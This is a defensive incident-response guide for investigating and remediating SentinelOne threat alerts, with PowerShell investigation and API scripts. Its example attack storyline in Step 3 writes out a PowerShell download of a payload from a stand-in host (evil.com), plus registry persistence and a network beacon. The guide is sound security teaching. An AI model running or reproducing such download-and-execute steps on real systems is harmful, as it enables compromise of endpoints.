SCENARIO

When SentinelOne detects a threat on an endpoint, security analysts must quickly investigate the alert to determine if it's a genuine malware infection, false positive, or suspicious behavior requiring further action. The threat investigation workflow enables rapid triage, containment decisions, and remediation actions to minimize business impact while maintaining security posture.
Use this workflow when:
- New threat alerts appear in the SentinelOne console
- Security Operations Center (SOC) teams triage daily threat queues
- Incident response teams investigate potential security incidents
- Forensic analysis is required to understand attack scope and timeline
- False-positive tuning is needed to reduce alert noise
- Compliance reporting requires detailed threat evidence
REQUIREMENTS & ASSUMPTIONS
Prerequisites:
- SentinelOne Management Console access with Analyst, Admin, or SOC role
- Understanding of malware types and attack techniques
- Familiarity with Windows/Linux system administration
- Access to threat intelligence sources (VirusTotal, AlienVault OTX, etc.)
- Communication channels for escalation (SIEM, ticketing system)
Assumed Environment:
- SentinelOne agents deployed with active threat prevention policies
- Agent connectivity to management console
- Logging enabled for forensic analysis
- IR playbooks defined for different threat classifications
- Escalation procedures documented
Required Knowledge:
- Threat classification (malware, PUA, exploit, suspicious behavior)
- File system and registry analysis
- Network traffic analysis basics
- PowerShell/command-line investigation techniques
PROCESS
Step 1: Access and review threat alerts
-
Log in to the SentinelOne Management Console
-
Navigate to Sentinels → Threats
-
The Threats dashboard displays:
- Total threats: Count of all detected threats
- Status breakdown: Resolved, Unresolved, In Progress
- Threat timeline: Visual graph of detections over time
- Threat list: Detailed table of individual threat events
-
Filter threats for triage:
- Status: Select Unresolved to focus on new alerts
- Date Range: Last 24 hours, Last 7 days, or custom range
- Threat Level: Critical, High, Medium, Low
- Classification: Malware, Trojan, Ransomware, PUA (Potentially Unwanted Application)
- Mitigation Status: Mitigated, Not Mitigated, Pending User Action
- Site/Group: Filter by organizational unit
Quick triage view:
- Sort by Created At (descending) to see newest threats first
- Sort by Confidence Level to prioritize high-confidence detections
- Use Batch Actions to mark multiple low-priority threats as resolved
Step 2: Analyze threat details
Click on a threat entry to open the detailed threat view:
Threat Overview Panel:
-
Threat Information:
- Threat Name: Detection signature name (e.g., "Trojan.Win32.Generic")
- Classification: Malware type (Trojan, Ransomware, Keylogger, etc.)
- Confidence Level: SentinelOne's confidence in detection (Low/Medium/High)
- Engine: Detection engine (Static AI, Behavioral AI, Cloud Intelligence)
- Threat ID: Unique identifier for this threat instance
-
File Information:
- File Name: Original filename (e.g.,
malicious.exe) - File Path: Full path on endpoint (e.g.,
C:\Users\jdoe\Downloads\malicious.exe) - File Hash (SHA256): Cryptographic hash for threat intelligence lookups
- File Size: Size in bytes
- File Type: Executable, DLL, Script, Document, etc.
- Signed: Code-signing status (Signed/Unsigned, certificate details if signed)
- File Name: Original filename (e.g.,
-
Endpoint Information:
- Computer Name: Affected endpoint hostname
- Domain: AD domain or workgroup
- OS: Windows version, build number
- Agent Version: SentinelOne agent version
- User: Logged-in user when threat detected
- Site/Group: Organizational assignment
-
Detection Timeline:
- Created At: When threat was first detected
- Mitigated At: When action was taken (if mitigated)
- Updated At: Last modification timestamp
Mitigation Actions Taken:
- Quarantine: File moved to secure quarantine folder
- Kill: Process terminated
- Rollback: Malicious changes reverted (ransomware mitigation)
- Network Quarantine: Endpoint isolated from network
- Pending User Action: Awaiting admin decision
Step 3: Examine threat storyline and attack chain
The Storyline view provides a visual timeline of all related activities:
- Click the Storyline tab in the threat details
- Review the attack chain visualization showing:
- Initial execution: How the threat was launched (user action, scheduled task, exploit)
- Parent-child process relationships: Process tree showing spawned processes
- File operations: Files created, modified, or deleted
- Registry modifications: Registry keys/values changed
- Network connections: Outbound connections to external IPs/domains
- Cross-process events: Code injection, DLL loading, memory manipulation
Key elements to identify:
Example Storyline:
1. User downloads file: chrome.exe → malicious.exe (C:\Users\jdoe\Downloads\)
2. User executes: explorer.exe → malicious.exe
3. Malicious process spawns: malicious.exe → cmd.exe /c powershell.exe
4. PowerShell downloads payload: powershell.exe → WebClient.DownloadFile(http://evil.com/payload.exe)
5. Persistence mechanism: powershell.exe → HKCU\...\Run\malicious.exe
6. Network beacon: malicious.exe → TCP connection to 192.0.2.50:443
7. SentinelOne detection: Behavioral AI detects suspicious PowerShell → Quarantine + Kill
Analyze for indicators of compromise (IOCs):
- Command-line parameters (encoded commands, suspicious URLs)
- Network destinations (IP addresses, domain names)
- File paths (suspicious locations like
%TEMP%,%APPDATA%) - Registry persistence mechanisms (Run keys, services, scheduled tasks)
- Lateral movement attempts (PsExec, WMI, remote desktop)
Step 4: Perform external threat intelligence research
Use the file hash to query threat intelligence databases:
VirusTotal Lookup:
- Copy the SHA256 hash from threat details
- Navigate to https://www.virustotal.com
- Paste the hash into the search bar
- Review detection results:
- Detection ratio: X/70 security vendors flagged as malicious
- Vendor names: Which AV engines detected it
- Detection names: Malware family names from different vendors
- Behavior analysis: Sandbox execution results (if available)
- Relations: Related files, URLs, domains, IP addresses
AlienVault OTX / MISP / Other TI platforms:
- Search for file hash, IP addresses, domain names from storyline
- Identify associated campaigns, threat actors, malware families
- Cross-reference with known APT groups or ransomware variants
Reverse DNS / WHOIS lookups for network IOCs:
# Investigate IP addresses from storyline
$suspiciousIP = "192.0.2.50"

# Reverse DNS lookup
Resolve-DnsName -Name $suspiciousIP -Type PTR -ErrorAction SilentlyContinue

# WHOIS lookup (using external service)
Invoke-RestMethod -Uri "https://ipinfo.io/$suspiciousIP/json"OSINT searches:
- Google search for file hash (may reveal previous reports)
- Twitter/X searches for recent campaign discussions
- Security blogs (Bleeping Computer, Krebs on Security)
- MITRE ATT&CK framework mapping for tactics/techniques
Step 5: Classify the threat
Based on analysis, assign threat classification:
1. Confirmed Malware:
- High VirusTotal detection ratio (50%+)
- Clear malicious behavior (data exfiltration, encryption, backdoor)
- Known malware family (TrickBot, Emotet, Cobalt Strike)
- Action: Proceed to containment and remediation (Step 6)
2. Potentially Unwanted Application (PUA):
- Legitimate software with aggressive advertising/telemetry
- Browser extensions, optimization tools, bundled software
- Low confidence detection or detection by only a few vendors
- Action: Determine if business-approved; whitelist if legitimate
3. False Positive:
- Legitimate business application flagged incorrectly
- Internal development tools, admin utilities, custom scripts
- Zero or very low VirusTotal detections
- Signed by trusted certificate
- Action: Create exclusion policy and mark as resolved (Step 9)
4. Suspicious Behavior / Unknown:
- Low VirusTotal detection ratio but suspicious storyline
- Obfuscated code, anti-analysis techniques
- No clear attribution to known malware family
- Action: Escalate for advanced analysis or sandbox detonation
5. Targeted Attack / APT:
- Zero-day exploit or custom malware
- Lateral movement, credential theft, reconnaissance
- Indicators of targeted attack (spear-phishing, watering hole)
- Action: Escalate to incident response team immediately
Step 6: Contain the threat
For confirmed malware or suspicious unknown threats:
Option A: Automated mitigation (already performed)
If SentinelOne policy is set to automatic mitigation, verify actions taken:
- Check Mitigation Status: Should show "Mitigated"
- Verify Actions: Quarantine + Kill executed
- Confirm process is no longer running
Option B: Manual mitigation
If threat is "Pending User Action" or additional containment needed:
-
Quarantine the file:
- In threat details, click Actions → Remediate
- Select Quarantine (moves file to secure storage)
- Confirm action
-
Kill active processes:
- Click Actions → Kill
- Terminates any running malicious processes
- Note: Some processes may respawn if persistence exists
-
Network quarantine the endpoint (critical threats only):
- Click Actions → Disconnect from Network
- Isolates endpoint from all network communication (except SentinelOne console)
- Warning: User will lose all network access - coordinate with user first
- Use for active ransomware, data exfiltration, or lateral movement
-
Enable forensic snapshot:
- Click Actions → Fetch Forensic Artifacts
- Captures memory dump, event logs, MFT, registry hives
- Useful for advanced investigation or legal holds
Step 7: Remediate the endpoint
After containment, remove all traces of infection:
For automatic rollback (ransomware):
If SentinelOne's Behavioral AI detected ransomware and performed automatic rollback:
- Review Threat Details → Rollback Status
- Verify encrypted files were restored
- Check Rollback Summary for list of recovered files
- Notify user that files have been recovered
For manual remediation:
- Check for persistence mechanisms:
# On the endpoint, check common persistence locations
# Run these commands remotely via SentinelOne's Remote Shell or RMM tool

# Check startup programs
Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run"

# Check scheduled tasks
Get-ScheduledTask | Where-Object {$_.TaskPath -notlike "\Microsoft\*"} | Select-Object TaskName, TaskPath, State

# Check services
Get-Service | Where-Object {$_.StartType -eq "Automatic" -and $_.ServiceName -notmatch "^(win|ms)"} | Select-Object Name, DisplayName, Status

# Check startup folders
Get-ChildItem "C:\Users\*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" -Recurse
Get-ChildItem "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup" -Recurse- Remove identified persistence:
# Remove malicious registry Run key (example)
Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "MaliciousEntry"

# Remove malicious scheduled task
Unregister-ScheduledTask -TaskName "MaliciousTask" -Confirm:$false

# Stop and remove malicious service
Stop-Service -Name "MaliciousService" -Force
sc.exe delete "MaliciousService"- Scan for additional malware artifacts:
# Search for files created around the same time as the threat
$threatTime = "2025-11-06 14:30:00"  # Adjust to threat detection time
Get-ChildItem -Path C:\ -Recurse -File -ErrorAction SilentlyContinue |
    Where-Object {$_.CreationTime -gt (Get-Date $threatTime).AddMinutes(-30) -and $_.CreationTime -lt (Get-Date $threatTime).AddMinutes(30)} |
    Select-Object FullName, CreationTime, Length |
Export-Csv -Path "C:\Temp\files-created-during-infection.csv"- Clear browser cache and temporary files:
# Clear temp folders
Remove-Item "C:\Users\*\AppData\Local\Temp\*" -Recurse -Force -ErrorAction SilentlyContinue
Remove-Item "C:\Windows\Temp\*" -Recurse -Force -ErrorAction SilentlyContinue

# Clear browser caches (example for Chrome)
Remove-Item "C:\Users\*\AppData\Local\Google\Chrome\User Data\Default\Cache\*" -Recurse -Force -ErrorAction SilentlyContinue- Force Windows Defender scan (if SentinelOne not configured for full remediation):
# Run full Windows Defender scan as secondary validation
Update-MpSignature -UpdateSource MicrosoftUpdateServer
Start-MpScan -ScanType FullScanIf remediation is complex or infection is severe:
- Consider re-imaging the endpoint from clean OS image
- Restore user data from pre-infection backup
- Faster and more reliable than manual cleanup for severe infections
Step 8: Restore endpoint connectivity
After successful remediation:
-
Verify threat is fully removed:
- No malicious processes running
- No persistence mechanisms remaining
- SentinelOne Deep Visibility query shows no suspicious activity
-
Remove network quarantine (if applied):
- Navigate to threat details
- Click Actions → Reconnect to Network
- Endpoint regains network access within 30-60 seconds
-
Notify the user:
- Inform user threat has been removed
- Instruct user to restart computer (if not already done)
- Provide security awareness guidance:
- Avoid downloading files from untrusted sources
- Don't open unexpected email attachments
- Report suspicious emails to IT/security team
-
Document remediation actions:
- Add notes to the threat in SentinelOne console
- Update incident ticket in SIEM/ticketing system
- Record remediation steps for future reference
Step 9: Mark threat as resolved
- In the threat details, click Actions → Mark as Resolved
- Select resolution reason:
- Resolved - Confirmed Threat: Malware was real and remediated
- Resolved - False Positive: Legitimate file incorrectly flagged
- Resolved - PUA: Potentially unwanted app, low severity
- Resolved - Suspicious: Unclear but appears benign after investigation
- Add Analyst Comments:
- Summary of investigation findings
- Actions taken (remediation steps)
- Indicators of compromise identified
- Recommendation for future prevention
- Click Confirm to close the threat
Example analyst comment:
Investigated threat SHA256: abc123...
VirusTotal: 45/70 detections, identified as Emotet banking trojan
Storyline: User downloaded malicious Word doc attachment, executed macros, downloaded payload
Actions: Quarantined file, killed processes, removed persistence (scheduled task)
Remediation: Endpoint scanned clean, network quarantine removed, user notified
Prevention: User security awareness training scheduled
IOCs documented in ticket #SEC-2025-1234
Step 9B: Mark benign Storylines as threats (Advanced)
Scenario: You identify suspicious behavior that SentinelOne's EPP function did not initially classify as malicious, but your analysis confirms it's a threat that should be blocked.
Use Case: Mark benign-classified activities as threats to trigger automated EPP response (quarantine, kill, network isolation).
When to Use:
- Custom malware or organization-specific threats not yet in SentinelOne's threat intelligence
- Policy violations that should be enforced automatically (unauthorized tools, data exfiltration attempts)
- Suspicious behaviors identified through threat hunting that should trigger automated response
Process:
-
Navigate to the benign Storyline:
- Console → Visibility → Deep Visibility
- Run query to find benign activity you want to reclassify:
EventType = "Process Creation" AND SrcProcName CONTAINS "unauthorized-tool.exe" - Identify benign Storyline events
-
Mark Storyline as threat:
- Click on the Storyline event
- Click Actions → Mark as Threat
- Select threat classification:
- Malware: Known-malicious software
- Suspicious: Potentially malicious behavior
- Policy Violation: Violates organizational security policy
-
Configure EPP enforcement:
- Mitigation Action: Select automated response
- ✅ Quarantine File: Move executable to quarantine
- ✅ Kill Process: Terminate running process
- ✅ Network Quarantine: Isolate endpoint (if high severity)
- Apply to Similar Storylines: ✅ Enable (apply to all matching behavior patterns)
- Mitigation Action: Select automated response
-
Add analyst justification:
Reason: Unauthorized remote access tool detected during threat hunt. This tool violates security policy and should be blocked automatically. Reference: Security Policy SEC-001, Section 4.2 (Unauthorized Software) -
Click Confirm
-
Verify enforcement:
- SentinelOne EPP now treats matching Storylines as threats
- Automated response triggers on future detections
- Alert generated for security team review
Example: Enforce Blocking of Unauthorized Mining Software
Scenario:
- Threat hunt identifies cryptomining software running on 3 endpoints
- SentinelOne classified as "benign" (legitimate software, not malware)
- Organization policy prohibits cryptocurrency mining on corporate assets

Action:
1. Mark cryptominer Storylines as "Policy Violation" threat
2. Configure EPP to Kill Process + Alert
3. Apply to all similar Storylines (same file hash or process name)

Result:
- Future cryptominer executions automatically blocked
- SOC receives alert for investigation
- Policy enforcement automated without manual intervention
Important Notes:
- Use sparingly: Only mark genuinely malicious/prohibited activities as threats
- Document justification: Always include analyst notes explaining why benign → threat
- Review periodically: Ensure marked threats remain relevant as environment changes
- Test first: Mark on pilot group before global enforcement
Verification:
- Check that similar Storylines now generate threat alerts
- Verify EPP mitigation actions execute (quarantine, kill, etc.)
- Test on pilot endpoint before production deployment
Step 10: Implement preventive measures
Create exclusions for false positives:
If threat was a false positive:
- Navigate to Sentinels → Exclusions
- Click + New Exclusion
- Create hash exclusion (most secure) or path exclusion
- Document justification in description
- Reference HOWTO- SentinelOne Create and Manage Exclusion Policies.md
Update threat intelligence feeds:
Document IOCs for sharing:
- File hashes (SHA256, MD5, SHA1)
- IP addresses contacted
- Domain names
- URLs
- Mutex names or registry keys
Share with:
- Internal SIEM for correlation
- Information Sharing and Analysis Center (ISAC) for industry
- MISP or other threat intelligence platforms
Enhance detection policies:
If threat bypassed initial detection:
- Navigate to Settings → Policies → [Site Policy]
- Review and adjust:
- Threat Protection: Enable more aggressive detection modes
- Suspicious Threat Protection: Lower thresholds
- Auto-Remediation: Enable automatic actions for future threats
- Test changes on pilot group before global deployment
Security awareness training:
If threat resulted from user action (phishing, social engineering):
- Identify affected user(s)
- Schedule security awareness training
- Send phishing simulation tests
- Document as HR training requirement if policy violation
VERIFICATION
Verify threat remediation:
-
Check threat status in console:
- Threat marked as Resolved
- Mitigation status: Mitigated
- Resolution reason documented
- Analyst notes recorded
-
Verify endpoint health:
# On remediated endpoint
# Verify SentinelOne agent status
Get-Service -Name "SentinelAgent" | Select-Object Name, Status, StartType

# Check for recent threats
# (Should show no active threats on this endpoint)

# Verify no suspicious processes
Get-Process | Where-Object {$_.ProcessName -match "malicious|trojan|backdoor"}

# Check network connections
Get-NetTCPConnection | Where-Object {$_.State -eq "Established" -and $_.RemoteAddress -notmatch "^(10\.|172\.(1[6-9]|2[0-9]|3[0-1])\.|192\.168\.)"} |
Select-Object LocalAddress, LocalPort, RemoteAddress, RemotePort, OwningProcess- Review Deep Visibility query for residual activity:
In SentinelOne console:
- Navigate to Visibility → Deep Visibility
- Run query to check for IOCs:
-- Example Deep Visibility query
EventType = "Process Creation" AND
EndpointName = "WKS-001" AND
CreatedAt >= "2025-11-06T12:00:00Z" AND
(SrcProcCmdLine CONTAINS "malicious.exe" OR
 SrcProcCmdLine CONTAINS "powershell" OR
DstProcName IN ("cmd.exe", "powershell.exe", "wscript.exe"))Expected result: No suspicious events after remediation timestamp
- Endpoint reboot verification:
- Instruct user to reboot endpoint
- After reboot, verify no threats reappear
- If threat reappears = persistence not fully removed, re-investigate
TROUBLESHOOTING
Issue: Threat reappears after remediation
Symptoms: Threat quarantined but reappears shortly after, same or different file path
Solutions:
- Identify persistence mechanism:
# Check all autostart locations
autorunsc.exe -a * -c -h -s -v -accepteula | Out-File "C:\Temp\autorun-analysis.csv"

# Review output for suspicious entries
Import-Csv "C:\Temp\autorun-analysis.csv" | Where-Object {$_.Publisher -notmatch "Microsoft|Intel|Dell"} | Format-Table-
Use SentinelOne Deep Visibility to trace process origin:
- Query for process creation events matching malicious filename
- Identify parent process that's respawning the threat
- Remediate the parent process (scheduled task, service, etc.)
-
Boot into Safe Mode for stubborn malware:
- Restart endpoint in Safe Mode
- Manually delete files and registry keys
- Run full scan in Safe Mode
Issue: Cannot network quarantine endpoint
Symptoms: "Disconnect from Network" action fails or endpoint remains connected
Solutions:
-
Verify agent version supports network quarantine:
- Requires SentinelOne agent 21.5+
- Upgrade agent if necessary
-
Check policy allows network quarantine:
- Navigate to Settings → Policies → [Site Policy]
- Verify Network Quarantine is enabled
-
Retry action after agent restart:
# On endpoint, restart SentinelOne agent
Restart-Service -Name "SentinelAgent" -Force- Manually isolate endpoint via firewall:
# Emergency manual network isolation
# Block all outbound connections except SentinelOne console
New-NetFirewallRule -DisplayName "Block All Outbound" -Direction Outbound -Action Block -Profile Any

# Allow only SentinelOne console
New-NetFirewallRule -DisplayName "Allow SentinelOne" -Direction Outbound -Action Allow -RemoteAddress "sentinelone-console-ip" -Profile AnyIssue: Rollback fails for ransomware
Symptoms: Ransomware detected but files remain encrypted, rollback status shows "Failed"
Solutions:
-
Check ransomware protection policy:
- Navigate to Settings → Policies → [Site Policy] → Ransomware
- Verify Behavioral AI - Ransomware is enabled
- Verify Automatic Rollback is enabled
-
Verify sufficient rollback history:
- Rollback relies on file version history maintained by agent
- If infection occurred long ago or files modified many times, rollback may be incomplete
-
Manual file restoration:
- Restore from backup (VSS snapshots, file backup solution)
- Use Windows Previous Versions feature:
# Restore files from shadow copies (if available)
# Open File Explorer → Right-click folder → Properties → Previous Versions
# Or use command-line:
vssadmin list shadows- If rollback partially successful:
- Check rollback summary for list of recovered files
- Identify unrecovered files
- Restore unrecovered files from backup manually
Issue: False positive rate too high
Symptoms: Many threats marked as false positives, overwhelming analyst workload
Solutions:
-
Tune detection sensitivity:
- Navigate to Settings → Policies → [Site Policy]
- Adjust Static AI and Behavioral AI sensitivity levels
- Consider lowering from "Aggressive" to "Balanced" for non-critical sites
-
Implement exclusions strategically:
- Create hash or certificate exclusions for trusted applications
- Document all exclusions with business justification
- Review exclusions quarterly to remove obsolete entries
-
Whitelist known-good software:
- Use Application Control policies to allow trusted executables
- Create hash-based allow lists for internal applications
-
Engage SentinelOne support for policy tuning:
- Provide sample false positives to support team
- Request custom detection rules or policy adjustments
Issue: Threat intelligence lookup returns no results
Symptoms: File hash not found in VirusTotal or other TI databases
Solutions:
-
Upload sample to VirusTotal (with caution):
- Download quarantined file from SentinelOne console
- Warning: Only upload if no sensitive data in file
- VirusTotal shares samples with security community
- Submit to VirusTotal: https://www.virustotal.com/gui/home/upload
-
Use alternative TI sources:
- Hybrid Analysis: https://www.hybrid-analysis.com/
- Any.run: https://app.any.run/
- Joe Sandbox: https://www.joesandbox.com/
-
Perform static analysis:
- Use tools like PEStudio, Detect It Easy, YARA rules
- Analyze file strings for IOCs:
# Extract strings from executable (using Sysinternals Strings)
strings64.exe -n 8 malicious.exe | Out-File "C:\Temp\strings.txt"

# Review strings.txt for suspicious URLs, IPs, function namesCOMMANDS/SCRIPTS
Automated threat investigation report generator:
<#
.SYNOPSIS
    Generates comprehensive threat investigation report from SentinelOne API
.DESCRIPTION
    Retrieves threat details, storyline, and enriches with external threat intelligence
.PARAMETER ThreatId
    SentinelOne threat ID to investigate
.PARAMETER ApiToken
    SentinelOne API token with read permissions
.PARAMETER ConsoleUrl
    SentinelOne console URL
.EXAMPLE
    .\Investigate-S1Threat.ps1 -ThreatId "1234567890" -ApiToken "abc123..." -ConsoleUrl "https://yourtenant.sentinelone.net"
#>

param(
    [Parameter(Mandatory=$true)]
    [string]$ThreatId,

    [Parameter(Mandatory=$true)]
    [string]$ApiToken,

    [Parameter(Mandatory=$true)]
    [string]$ConsoleUrl
)

# API headers
$headers = @{
    "Authorization" = "ApiToken $ApiToken"
    "Content-Type" = "application/json"
}

Write-Host "=== SentinelOne Threat Investigation ===" -ForegroundColor Cyan
Write-Host "Threat ID: $ThreatId`n" -ForegroundColor Yellow

# Retrieve threat details
Write-Host "[1/4] Retrieving threat details..." -ForegroundColor Yellow
try {
    $threat = Invoke-RestMethod -Uri "$ConsoleUrl/web/api/v2.1/threats/$ThreatId" -Headers $headers -Method Get -ErrorAction Stop
    $threatData = $threat.data

    Write-Host "[SUCCESS] Threat retrieved" -ForegroundColor Green
    Write-Host "  - Threat Name: $($threatData.threatInfo.threatName)"
    Write-Host "  - Classification: $($threatData.threatInfo.classification)"
    Write-Host "  - Confidence: $($threatData.threatInfo.confidenceLevel)"
    Write-Host "  - File: $($threatData.threatInfo.filePath)"
}
catch {
    Write-Host "[ERROR] Failed to retrieve threat: $($_.Exception.Message)" -ForegroundColor Red
    exit 1
}

# Extract file hash for TI lookup
$fileHash = $threatData.threatInfo.sha256
Write-Host "`n[2/4] Performing threat intelligence lookup..." -ForegroundColor Yellow
Write-Host "  - SHA256: $fileHash"

# VirusTotal lookup
try {
    $vtApiKey = "YOUR_VIRUSTOTAL_API_KEY"  # Replace with your VT API key
    $vtUrl = "https://www.virustotal.com/api/v3/files/$fileHash"
    $vtHeaders = @{"x-apikey" = $vtApiKey}

    $vtResult = Invoke-RestMethod -Uri $vtUrl -Headers $vtHeaders -Method Get -ErrorAction Stop

    $vtDetections = $vtResult.data.attributes.last_analysis_stats.malicious
    $vtTotal = $vtResult.data.attributes.last_analysis_stats | Get-Member -MemberType NoteProperty | Measure-Object | Select-Object -ExpandProperty Count
    $vtEngines = $vtResult.data.attributes.last_analysis_results

    Write-Host "[SUCCESS] VirusTotal lookup complete" -ForegroundColor Green
    Write-Host "  - Detection Ratio: $vtDetections / $vtTotal"
    Write-Host "  - Top Detections:"

    $vtEngines.PSObject.Properties | Where-Object {$_.Value.category -eq "malicious"} | Select-Object -First 5 | ForEach-Object {
        Write-Host "    - $($_.Name): $($_.Value.result)"
    }
}
catch {
    Write-Host "[WARN] VirusTotal lookup failed: $($_.Exception.Message)" -ForegroundColor Yellow
    $vtDetections = "N/A"
}

# Retrieve storyline/attack chain
Write-Host "`n[3/4] Retrieving threat storyline..." -ForegroundColor Yellow
try {
    $storyline = Invoke-RestMethod -Uri "$ConsoleUrl/web/api/v2.1/threats/$ThreatId/timeline" -Headers $headers -Method Get -ErrorAction Stop

    Write-Host "[SUCCESS] Storyline retrieved - $($storyline.data.Count) events" -ForegroundColor Green

    # Display key events
    $keyEvents = $storyline.data | Select-Object -First 10
    Write-Host "  - Key Events:"
    foreach ($event in $keyEvents) {
        Write-Host "    - $($event.eventType): $($event.processName) ($(([DateTime]$event.createdAt).ToString('HH:mm:ss')))"
    }
}
catch {
    Write-Host "[WARN] Failed to retrieve storyline" -ForegroundColor Yellow
}

# Generate investigation report
Write-Host "`n[4/4] Generating investigation report..." -ForegroundColor Yellow

$report = @"
================================================================================
SENTINELONE THREAT INVESTIGATION REPORT
================================================================================

THREAT INFORMATION
------------------
Threat ID:          $ThreatId
Threat Name:        $($threatData.threatInfo.threatName)
Classification:     $($threatData.threatInfo.classification)
Confidence Level:   $($threatData.threatInfo.confidenceLevel)
Detection Engine:   $($threatData.threatInfo.engines -join ", ")
Detected At:        $($threatData.threatInfo.createdAt)
Mitigation Status:  $($threatData.threatInfo.mitigationStatus)

FILE INFORMATION
-----------------
File Name:          $($threatData.threatInfo.fileName)
File Path:          $($threatData.threatInfo.filePath)
File Size:          $($threatData.threatInfo.fileSize) bytes
SHA256:             $fileHash
SHA1:               $($threatData.threatInfo.sha1)
MD5:                $($threatData.threatInfo.md5)
Signed:             $($threatData.threatInfo.certificateInfo.signed)

ENDPOINT INFORMATION
--------------------
Computer Name:      $($threatData.agentRealtimeInfo.computerName)
Domain:             $($threatData.agentRealtimeInfo.domain)
Operating System:   $($threatData.agentRealtimeInfo.osName) $($threatData.agentRealtimeInfo.osRevision)
Agent Version:      $($threatData.agentRealtimeInfo.agentVersion)
Site:               $($threatData.agentRealtimeInfo.siteName)
Logged-in User:     $($threatData.threatInfo.username)

THREAT INTELLIGENCE
-------------------
VirusTotal:         $vtDetections detections
AlienVault OTX:     (Manual lookup required)
MITRE ATT&CK:       (Manual mapping required)

ANALYST NOTES
-------------
Investigation Date: $(Get-Date -Format "yyyy-MM-dd HH:mm:ss")
Analyst:            $env:USERNAME

[Add investigation findings here]
[Add remediation actions taken]
[Add recommendations for prevention]

================================================================================
"@

# Save report
$reportPath = "C:\Temp\S1-Threat-Investigation-$ThreatId-$(Get-Date -Format 'yyyyMMdd-HHmmss').txt"
$report | Out-File -FilePath $reportPath -Encoding UTF8

Write-Host "[SUCCESS] Investigation report generated" -ForegroundColor Green
Write-Host "Report saved to: $reportPath"

# Display report
Write-Host "`n$report"Bulk threat resolution script:
# Bulk mark low-severity PUA threats as resolved
$apiToken = "your-api-token"
$consoleUrl = "https://yourtenant.sentinelone.net"

$headers = @{
    "Authorization" = "ApiToken $apiToken"
    "Content-Type" = "application/json"
}

# Get all unresolved PUA threats
$threatFilter = @{
    resolved = $false
    classifications = @("pua")
    createdAt__gte = (Get-Date).AddDays(-7).ToString("yyyy-MM-ddT00:00:00Z")
}

$threats = Invoke-RestMethod -Uri "$consoleUrl/web/api/v2.1/threats" -Headers $headers -Method Get -Body $threatFilter

Write-Host "Found $($threats.data.Count) unresolved PUA threats"

# Resolve each threat
foreach ($threat in $threats.data) {
    Write-Host "Resolving threat: $($threat.id) - $($threat.threatInfo.threatName)"

    $resolveBody = @{
        data = @{
            threatIds = @($threat.id)
            resolution = "pua"
            analystNote = "Bulk resolution of low-severity PUA - automated cleanup $(Get-Date -Format 'yyyy-MM-dd')"
        }
    } | ConvertTo-Json

    try {
        Invoke-RestMethod -Uri "$consoleUrl/web/api/v2.1/threats/mark-as-resolved" -Headers $headers -Method Post -Body $resolveBody
        Write-Host "  [SUCCESS]" -ForegroundColor Green
    }
    catch {
        Write-Host "  [FAILED]: $($_.Exception.Message)" -ForegroundColor Red
    }
}

Write-Host "`nBulk resolution complete"